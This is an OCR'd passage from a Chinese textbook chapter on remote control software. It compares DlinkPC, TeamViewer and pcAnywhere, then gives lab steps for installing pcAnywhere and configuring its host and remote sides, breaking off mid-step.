


图 4.1.3　远程控制的点对多点方式

远程控制在计算机网络管理与维护中应用相当普遍，网络管理员可以通过接入局域网中的任意一台计算机，通过远程控制方式对网内服务器等设备进行管理和维护，实现在服务器上进行软件安装、系统升级、数据备份以及日志查看等功能。

4.1.3 远程控制软件

随着数字信息处理需求越来越广泛，远程控制越来越多地应用到人类生活和工作中，下面介绍3款国内外著名的远程控制软件。

4.1.3.1 软件简介

1. DlinkPC(中国)

DlinkPC是一款目前国内集远程控制、远程开关机、监控和VPN为一体的远程服务平台。只要申请用户名，在被控制的计算机里运行被控端程序，登录后设置好远程访问的密码，就可用主控端程序，通过相同的用户名和远程访问密码进行远程桌面控制、下载/上传文件。

2. TeamViewer(德国)

TeamViewer可以在任何防火墙和NAT代理后台进行远程控制，实现桌面共享和文件传输。为了连接到另一台计算机，需要在两台计算机上同时运行TeamViewer。软件第一次启动时在两台计算机上自动生成伙伴ID，只需要输入伙伴ID，TeamViewer就会立即建立起连接。该软件是至今唯一一款能穿透内网的远程控制软件，可以穿透各种防火墙，任何一方都不需要拥有固定的IP地址，双方可以相互控制。

3. pcAnywhere(美国)

pcAnywhere是一款独特的集成解决方案，它结合了远程控制、远程管理、高级文件传输功能和强健的安全性，可以提高技术支持效率并减少呼叫次数。使用pcAnywhere可实现对Linux和Windows系统的远程管理，从而避免使用命令行工具。使用被控端会议功能，可以建立起一个pcAnywhere被控端的多个并发远程连接。

4.1.3.2 性能比较

1. 安全性对比

(1) DlinkPC：登录被控端软件后，需要设置一系列安全选项(如远程访问权限、远程访问功能和远程访问密码等)，如图4.1.4所示。




图4.1.4 DlinkPC访问设置

(2) TeamViewer：在软件选项中设置固定密码，既增加安全性，又确保密码不会变化。根据安全级别设置访问权限，限制控制方的操作权限，如图 4.1.5 所示。




图 4.1.5　TeamViewer 访问设置

(3) pcAnywhere：允许被控方主动设置用户名和密码；在主控端可以设置连接时的加密级别，为主控端设定密码，提高远程访问过程的安全性。

2. 服务器响应速度对比

服务器响应速度如表 4.1.1 所示。

表 4.1.1　服务器响应速度

软件名称	服务器响应时间	软件名称	服务器响应时间
TeamViewer	5～8s	pcAnywhere	不需要服务器
DlinkPC	3～8s		

3. 操作方式对比

3 种软件的主要功能对比如表 4.1.2 所示。

表 4.1.2　软件主要功能

主要功能	TeamViewer	DlinkPC	pcAnywhere
远程开机	×	√	√
远程控制桌面	√	√	√
远程复制、粘贴文字	√	√	√
允许多重连接	×	√	√
Windows 账户验证	×	×	×
文件管理(文件上传、下载)	√	√	√

续表

主 要 功 能	TeamViewer	DlinkPC	pcAnywhere
文件搜索功能	×	×	×
文件断点续传	√	√	×
语音视频	√	√	×
桌面、视频、语音录制	√	√	×
远程旋转视频监控	√	√	×
VPN	√	√	×
自动升级	×	×	×
查看登录记录	√	√	√
隐性功能(隐藏软件)	×	×	×
强制中转(穿透代理上网)	×	×	×

(1) DlinkPC:软件分为主控端、被控端以及临时客户端3个部分。必须在网站上注册好账号,登录主控端和被控端程序,就可以在列表中看到被控端上线,并进行控制。如果没有申请账号,可以让主控端生成临时账号,在临时客户端登录,也能进行控制。

(2) TeamViewer:软件把两端的功能进行整合,软件安装后的主机既可做主控端也可以做被控端用。只要得到对方的ID以及密码,就可以进行远程协助或者控制。

(3) pcAnywhere:程序必须同时安装在主控端和被控端计算机中。在主控端计算机中,可通过"联机向导"命令,利用随后打开的向导对话框去创建主控端。与主控端的创建方式不同,在创建被控端向导中可设定连接的用户名及密码。

pcAnywhere是赛门铁克公司的著名产品,该软件适用于所有版本的Windows操作系统。该软件的使用与管理方式比较灵活,用户可以按照自己的需要单独安装主控端或被控端的软件,根据需要在被控端上创建各种连接下的远程控制方案,并能根据不同的用户分配不同等级的权限。在安全性能方面,pcAnywhere提供了多种验证方式和加密方式,用户可以直接使用网络系统的用户资料库验证远程连接,也可以创建独立的远程控制账户,根据需要选择加密数据方式,保证传输过程中数据不被窃取。

4.2 远程控制基础实验

4.2.1 软件的安装与使用

实验器材

pcAnywhere软件系统,1套。

PC(Windows XP/Windows 7),1台。

预习要求

(1) 做好实验预习,复习远程控制技术的有关内容。

(2) 复习 pcAnywhere 软件的操作方法。
(3) 熟悉实验过程和基本操作流程。
(4) 做好预习报告。

实验任务

通过本实验，学会在 Windows 环境下安装 pcAnywhere。

实验环境

本实验采用一个已经连接并配置好的局域网环境。PC 上已安装 Windows 操作系统。

预备知识

(1) 远程控制原理及基本协议。
(2) 远程控制技术概念及原理。

实验步骤

pcAnywhere 分 Full、Host 以及 Remote 等版本，可以根据实际需要选择不同的版本来安装。本文所使用 pcAnywhere 的版本是 V12.5。

(1) 打开 pcAnywhere V12.5 的主安装文件 Symantec pcAnywhere v12.5.exe，出现安装向导窗口，如图 4.2.1 所示。



图 4.2.1 pcAnywhere 安装界面

(2) 单击"下一步"按钮，在许可协议中选择"我接受许可协议中的条款"，并单击"下一步"按钮。

(3) 在客户信息中填写"用户名"和"组织"，如图 4.2.2 所示。

(4) 在"安装位置设置"中选择 pcAnywhere 的安装磁盘位置，使用默认路径即可。

(5) 在"自定义安装"中，作为主机管理员，可以选择典型安装，即主机管理员和主机管理员代理。但作为被控端，需要同时选择这两项，如图 4.2.3 所示。



图 4.2.2　填写用户名和组织名称注册



图 4.2.3　安装代理管理工具

(6) 勾选 Symantec pcAnywhere，意思是在桌面上放置 pcAnywhere 的快捷方式，单击“下一步”按钮。

(7) 安装 pcAnywhere 的主要程序，完成 pcAnywhere 的安装。

(8) 双击桌面上的图标 Symantec pcAnywhere，打开软件运行界面，如图 4.2.4 所示。

(9) 单击“转到高级视图”。界面左侧会有各种选择项，如图 4.2.5 所示。

实验报告要求

- 实验目的。
- 附上实验过程的截图和结果截图。
- 阐述遇到的问题以及解决方法。
- 阐述收获与体会。



图 4.24 运行界面




图 4.25 pcAnywhere 高级视图

4.2.2 配置被控端(hosts)

实验器材

pcAnywhere 软件系统,1 套。

PC(Windows XP/Windows 7),1 台。

预习要求

(1) 做好实验预习,复习远程控制技术的有关内容。
(2) 复习 pcAnywhere 软件的操作方法。
(3) 熟悉实验过程和基本操作流程。
(4) 做好预习报告。

实验任务

通过本实验,学会在 Windows 环境下安装 pcAnywhere 被控端。

实验环境

本实验采用一个已经连接并配置好的局域网环境。PC 上已安装 Windows 操作系统。

预备知识

(1) 远程控制原理及基本协议。
(2) 远程控制技术概念及原理。

实验步骤

通过选择主机下的添加功能自定义配置被控端计算机。

选择软件运行界面中的主机后,单击"操作"面板中的"添加",进入被控端的连接向导,选择"我想使用电缆调制解调器/DSL/LAN/拨号互联网 ISP",单击"下一步"按钮,如图 4.2.6 所示。



图 4.2.6 添加被控端选项

选择连接模式,选择"等待有人呼叫我",如图 4.2.7 所示。

验证类型选择第一个单选按钮则使用 Windows 现有账户,选择第二个单选按钮则创建 pcAnywhere 新的用户和密码,如图 4.2.8 所示。

在此过程中,需要选择账户,如图 4.2.9 所示。



图 4.27　连接呼叫选项



图 4.28　建立账户



图 4.29　选择账户

单击“下一步”按钮，账户创建完成。允许用户再次确认连接选择，并选择是否连接完成后等待来自远程计算机的连接。在创建新主机完后，程序会提示对新主机进行命名，例如，命名为 student。选中需要配置的连接项目，右击，在快捷菜单中选择“属性”命令，更改属性，如图 4.2.10 所示。



图 4.2.10　属性配置窗口

属性窗口中的“连接信息”指的是建立连接时所使用的协议。一般默认为 TCP/IP，可以根据实际需要选择合适的协议，本实验以常见的 TCP/IP 协议为例，如图 4.2.11 所示。



图 4.2.11　确定连接协议

远程控制中，被控端只有建立安全机制，才能有效地保护系统不被恶意控制所破坏。

“设置”选项卡中的主要选项如下：

- “随 Windows 一起启动”和“运行最小化”指的是被控端配置好以后，决定是否下次启动计算机时就直接启动 pcAnywhere，并且让 pcAnywhere 最小化。
- “会话非正常结束后”指的是在连接会话不正常的情况下（比如连接突然中断）是放弃连接还是等待下一次连接。
- “且由以下确保安全”指的是为了保护本机安全，可以选择锁定用户、不允许其他的控制端登录或重新启动计算机等。

呼叫者指的是可以创建连接到本机的用户账号及密码。在“呼叫者”选项卡中设置允许哪些用户能够进行远程控制以及分配控制权限，单击“新建”按钮，弹出设置新用户的对话框，设置好一个新的用户名、登录密码以及相应的权限，单击“确定”按钮保存，如图 4.2.12 所示，验证类型选择 pcAnywhere。



图 4.2.12　呼叫者设置

图 4.2.13 中的用户 teacher 就是在创建连接向导时创建的用户，如果有需要可以单击按钮进行新用户的添加。同样可以双击用户设置用户的安全设置，如修改密码（如图 4.2.13 所示）、设置用户特权及打开必要的管理密码。

“安全”选项卡用于设置本机的安全策略。

- 连接选项：连接成功以后，可以选择是否清除本机屏幕上的显示；是否相隔确定时间确认一次连接是否仍然有效（提示确认连接）。
- 登录选项：可以限制对本机进行登录的次数与时间，默认值是每个人只允许登录 3 次，每一次登录所用的时间是 3 分钟。

“保护项目”选项卡允许用户输入密码来保护当前设置的被控端选项，设置密码保护后，



图 4.2.13 修改用户密码

任何人试图查看或更改该被控端的选项时都需要输入密码来确认。以上属性都配置好以后,单击"确定"按钮完成被控端设置。

右击被控端图标,在快捷菜单中选择"运用主机"命令,被控端将启动并在系统任务栏上显示一个计算机形状的图标,开始等待远程控制的被控端进行连接。当用户远程连接时,图标会改变颜色。

实验报告要求

- 实验目的。
- 附上实验过程的截图和结果截图。
- 阐述遇到的问题以及解决方法。
- 阐述收获与体会。

4.2.3 配置主控端(Remotes)

实验器材

pcAnywhere 软件系统,1 套。

PC(Windows XP/Windows 7),1 台。

预习要求

(1) 做好实验预习,复习远程控制技术的有关内容。

(2) 复习 pcAnywhere 软件的操作方法。

(3) 熟悉实验过程和基本操作流程。

(4) 做好预习报告。

实验任务

通过本实验,学会在 Windows 环境下安装 pcAnywhere 的主控端。

实验环境

本实验采用一个已经连接并配置好的局域网环境。PC 上已安装 Windows 操作系统。

预备知识

(1) 远程控制原理及基本协议。
(2) 远程控制技术概念及原理。

实验步骤

设置好被控端后,接下来十分重要的工作就是配置主控端计算机。

(1) 在如图 4.2.5 所示的 pcAnywhere 管理器窗口中单击"远程",通过这个页面可以完成主控端连接项目的设置。单击下面的"添加",在向导中输入被控端计算机的 IP 地址,如图 4.2.14 所示。

